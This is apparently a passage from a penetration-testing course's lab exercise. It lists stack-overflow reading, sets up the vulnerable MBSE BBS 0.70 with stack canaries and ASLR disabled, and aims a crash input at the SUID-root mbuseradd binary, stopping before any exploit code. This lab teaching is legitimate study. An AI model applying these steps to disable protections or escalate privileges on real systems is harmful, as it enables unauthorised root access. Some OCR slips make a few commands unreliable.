  http://www.ethicalhacker.net/content/view/122/2/
- Bypassing non-executable-stack during exploitation using return-to-libc by c0ntex http://css.csail.mit.edu/6.858/2012/readings/return-to-libc.pdf
- Smack the Stack by Izik
  http://sts.synflood.de/dump/doc/smackthestack.txt
- ASLR Bypass Method on 2.6.17/20 Linux Kernel by FHM Crew
  http://dl.packetstormsecurity.net/papers/bypass/aslr-bypass.txt

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Recommended Reading

Smashing the Stack for Fun and Profit by Aleph One

http://www.phrack.org/issues.html?id=14&issue=49

Smashing the Modern Stack for Fun and Profit by Unknown

http://www.ethicalhacker.net/content/view/122/2/

Bypassing non-executable-stack during exploitation using return-to-libc by c0ntex


http://css.csail.mit.edu/6.858/2012/readings/return-to-libc.pdf

Smack the Stack by Izik

http://sts.synflood.de/dump/doc/smackthestack.txt

ASLR bypassing method on 2.6.17/20 Linux Kernel, No-executable stack space bypassing method on Linux by FHM Crew

http://dl.packetstormsecurity.net/papers/bypass/aslr-bypass.txt



Day 4 Bootcamp


- Exercise One
  - mbsebbs version 0.70
    - BBS System for Linux
    - Available at http://www.mbse.eu
    - Lead author: P.E. Kimble
    - Vulnerable to a Buffer Overflow
    - The tarball is located in /home/deadlist/mbse

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Day 4 Bootcamp

Exercise One

In this section we will work through a stack-based overflow on Linux. Our target is the publicly released application, MBSE BBS. It is a Bulletin Board System (BBS) for UNIX. Version 0.70 is vulnerable to a stack-based buffer overflow in one of its binaries. Over the next couple of pages, we will get you set up to start searching for the vulnerability. The pages following that will provide you with a step-by-step solution to locating and exploiting the vulnerability. Only proceed to the walk-thorough after you have exhausted all possibilities. If you get stuck, take the walk-through up to the point at which you are stuck and then go back to working on the exploit without the help from the course book.



Installation (1)

- Installation has been done for you!
- We must first properly install the program
- It is located in /home/deadlist/mbse as shown below:


```
deadlist@deadlist-desktop:~$ pwd
/home/deadlist
deadlist@deadlist-desktop:~$ cd mbse
deadlist@deadlist-desktop:~/mbse$ ls
mbsebbs-0.70.0.tar.bz2
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Installation (1)

Note: Installation has been done for you. Please do not run the installation unless you want to start from scratch, or are installing this program on a different system. Compilation and successful installation can be tricky, so it is advised to use the installed version on your Kubuntu Gutsy VM. Skip to the slide titled, "Our Target."

We must first install the MBSE BBS program onto our system so we can start testing it for vulnerabilities. Verify that the file mbsebbs-0.70.0.tar.bz2 exists in your /home/deadlist/mbse folder.



Installation (2)

- bunzip2 mbsebbs-0.70.0.tar.bz2
- tar –xvf mbsebbs-0.70.0.tar
- cd mbsebbs-0.70.0/

```
deadlist@deadlist-desktop:~/mbse$ bunzip2 mbsebbs-0.70.0.tar.bz2
deadlist@deadlist-desktop:~/mbse$ tar -xvf mbsebbs-0.70.0.tar
mbsebbs-0.70.0/AUTHORS
mbsebbs-0.70.0/ChangeLog
mbsebbs-0.70.0/COPYING
```


```
deadlist@deadlist-desktop:~/mbse$ ls
mbsebbs-0.70.0  mbsebbs-0.70.0.tar
deadlist@deadlist-desktop:~/mbse$ cd mbsebbs-0.70.0/
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Installation (2)

Next, simply run the following commands to unzip and extract the contents of the program:

bunzip2 mbsebbs-0.70.0.tar.bz2
tar –xvf mbsebbs-0.70.0.tar
cd mbsebbs-0.70.0/



Installation (3)

- Promote yourself to Root

```
deadlist@deadlist-desktop:~/mbse/mbsebbs-0.70.0$ sudo -i
root@deadlist-desktop:~# bash /home/deadlist/mbse/mbsebbs-0.70.0/SETUP.sh
```

- Run the SETUP.sh script

```
MBSE BBS for Unix, first time setup. Checking your system..."

If anything goes wrong with this script, look at the output of
the file SETUP.log that is created by this script in this
directory. If you can't get this script to run on your system,
mail this logfile to Michiel Broek at 2:280/2802 or email it
to mbroek@mbse.dds.nl

Press ENTER to start the basic checks █
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Installation (3)


We must now run the SETUP.sh script as Root. Use sudo –i to promote yourself to Root. After successfully authenticating, run the command:

bash /home/deadlist/mbse/mbsebbs-0.10.0/SETUP.sh

You should receive the prompt in the bottom image. Accept all defaults. You will be prompted to enter in a password for the user account "mbse." Select a password that you will remember. Once the SETUP.sh script is complete you will be back at a Root prompt. Exit from the Root prompt, back to your deadlist account.

Installation (4)

- Type in ./configure




```
deadlist@deadlist-desktop:~/mbse/mbsebbs-0.70.0$ ./configure
checking for gmake... no
checking for make... make
●●●
    Main directory    : ........... /opt/mbse
    Owner and group   : ........... mbse.bbs

  Now type 'make' and as root 'make install'

deadlist@deadlist-desktop:~/mbse/mbsebbs-0.70.0$
```

Truncated for space

- Do not make the file yet!

Installation (4)

Next, we need to run ./configure from the ~/home/deadlist/mbse/mbsebbs-0.70.0 folder. Note that the output from ./configure is truncated in the middle for space. Once it is complete, you should receive the message on the bottom telling you to make the program and as root, followed by "make install." Do not "make" the program yet. Proceed to the next slide.



Installation (5)

- Using the text editor of your choice, open the file Makefile.global
- Locate the line starting with CFLAGS

```
CFLAGS          = -03 -fno-strict-aliasing -Wall -Wshadow -Wwrite-strings -Wstrict
-prototypes -D_REENTRANT
LIBS            =  -lcrypt -lutil -lpthread
```

- Add in "–fno-stack-protector" like this:

```
CFLAGS          = -fno-stack-protector -03 -fno-strict-aliasing
rite-strings -Wstrict-prototypes -D_REENTRANT
LIBS            =  -lcrypt -lutil -lpthread
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Installation (5)


This piece is important, as we want to compile the program without the use of stack canaries for our exploitation purposes. We will approach another program in which stack canaries and ASLR are used in a separate lab. Also, make sure that you have turned ASLR off by running "echo 0 /proc/sys/kernel/randomize_va_space" as Root. After running ./configure from the previous slide, a file called Makefile.global should exist within your ~/home/deadlist/mbse/mbsebbs-0.70.0 folder. Open up this file with an editor such as vi.

1) vi Makefile.global
2) Next, scroll down with your directional arrows until you find the line that starts with CFLAGS, as seen in the top image on the slide.
3) Navigate with your arrows to just after the "=" sign, press i for insert if using vi, and enter in "–fno-stack-protector" without the quotes, as seen in the second image on the slide.
4) If using vi, press Esc once, followed by a colon, and type in wq to write and quite.

Proceed to the next slide.

Installation (6)

- Open the file "Makefile" with an editor




```
all depend:
		@if [ -z   ${MBSE_ROOT} ] ; then \
			echo; echo " MBSE_ROOT is not set!"; echo; exit 3; \
		else \
			for d in ${SUBDIRS}; do (cd $$d && ${MAKE} $@) || exit; do
ne; \
```

- Save the file
- Type in "make" from your standard user prompt

Installation (6)

Open up the file Makefile with an editor of your choice. Locate the code shown in the image. It is near the very top of the Makefile. Remove the "-z" in the line: @if [-z ${MBSE_ROOT}]." Save the file. Next, from your normal user-level shell, type in "make" to compile the program.



Installation (7)

- Edit the file "checkbasic"

```
deadlist@deadlist-desktop:~/mbse/mbsebbs-0.70.0$ vi checkbasic
```

- Change "exit 1" to "exit 0"


```
if [ "$LOGNAME" = "mbse" ]; then
  #
  # Looks good, normal mbse user and environment is set.
  # Exit with errorcode 0
  echo "Hm, looks good..."
  exit 0
else
  echo "*** You are not logged in as user 'mbse' ***"
  exit 0
```

Change this from 1 to 0

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Installation (7)

Due to some buggy issues in the Make File, we have to make one more edit before making and installing. Edit the file "checkbasic." Where indicated on the slide, change the "exit 1" to "exit 0". This allows us to get past an annoying little check that prevents us from successfully installing the program.



Installation (8)

- Promote yourself to Root and run "make install"

```
deadlist@deadlist-desktop:~/mbse/mbsebbs-0.70.0$ sudo -i
root@deadlist-desktop:~# cd /home/deadlist/mbse/mbsebbs-0.70.0
root@deadlist-desktop:/home/deadlist/mbse/mbsebbs-0.70.0# export MBSE_ROOT="/opt/mbse"
root@deadlist-desktop:/home/deadlist/mbse/mbsebbs-0.70.0# make install
```

- Installation is complete

```
Debian install ready.

Please note, your MBSE BBS startup file is "/etc/init.d/mbsebbs"

make[1]: Leaving directory `/home/deadlist/mbse/mbsebbs-0.70.0/script'
root@deadlist-desktop:/home/deadlist/mbse/mbsebbs-0.70.0# exit
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Installation (8)

We are now ready to install the program. Promote yourself to Root again. Change directories to /home/deadlist/mbse/mbsebbs-0.70.0

Next, we need to create an environment variable. Type in:

export MBSE_ROOT="/opt/mbse"
make install

Installation should run successfully, leaving you with the message on the bottom image. If installation was unsuccessful at any point. Run rm –rf on your /home/deadlist/mbse folder, delete user "mbse" and start over from the beginning of the installation.



Our Target

- Run "su mbse" and enter your password
- Navigate to /opt/mbse/bin

```
deadlist@deadlist-desktop:~/mbse/mbsebbs-0.70.0$ su mbse
Password:
mbse@deadlist-desktop:/home/deadlist/mbse/mbsebbs-0.70.0$ cd /opt/mbse/bin
mbse@deadlist-desktop:~/bin$ ls
bbsdoor.sh  mbcharsetc  mbfile   mbmail  mbnewusr  mbsebbs  mbstat     mbuseradd
hatch       mbcico      mbindex  mbmon   mbnntp    mbsedos  mbtask     rundoor.sh
mbaff       mbdiff      mblang   mbmsg   mbout     mbseq    mbtoberep  runvirtual.sh
mball       mbfido      mblogin  mbnews  mbpasswd  mbsetup  mbuser
mbse@deadlist-desktop:~/bin$ ./mbuseradd

mbuseradd commandline:

mbuseradd [gid] [name] [comment] [usersdir]
```


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Our Target

We are now ready to start hunting for a vulnerability. First, you need to switch to the user "mbse." You can do this by simply typing *su mbse.* Enter in the correct password and navigate to the /opt/mbse/bin directory. The password should be deadlist? If that isn't working for you, try running sudo –i to get to root and the su over as mbse. Run the ls command. If you would like a better view of this directory, you can logout and login as the user mbse. There are several binaries in this directory.

To save time, we are going to focus in on the binary containing a vulnerability. The program mbuseradd is vulnerable to a buffer overflow. Run the program by typing ./mbuseradd. You can see that the usage statement says that it wants four command-line arguments:

mbuseradd [gid] [name] [comment] [usersdir]



Attacking Our Target

- *ls –la mbuseradd*

```
mbse@deadlist-desktop:~/bin$ ls -la mbuseradd
-rws--s--x 1 root root 9156 2010-06-03 11:20 mbuseradd
```

SUID is set!

- *Try to crash the program*

```
mbse@deadlist-desktop:~/bin$ ./mbuseradd `python -c 'print "A" *100'` ARG2 ARG3 ARG4
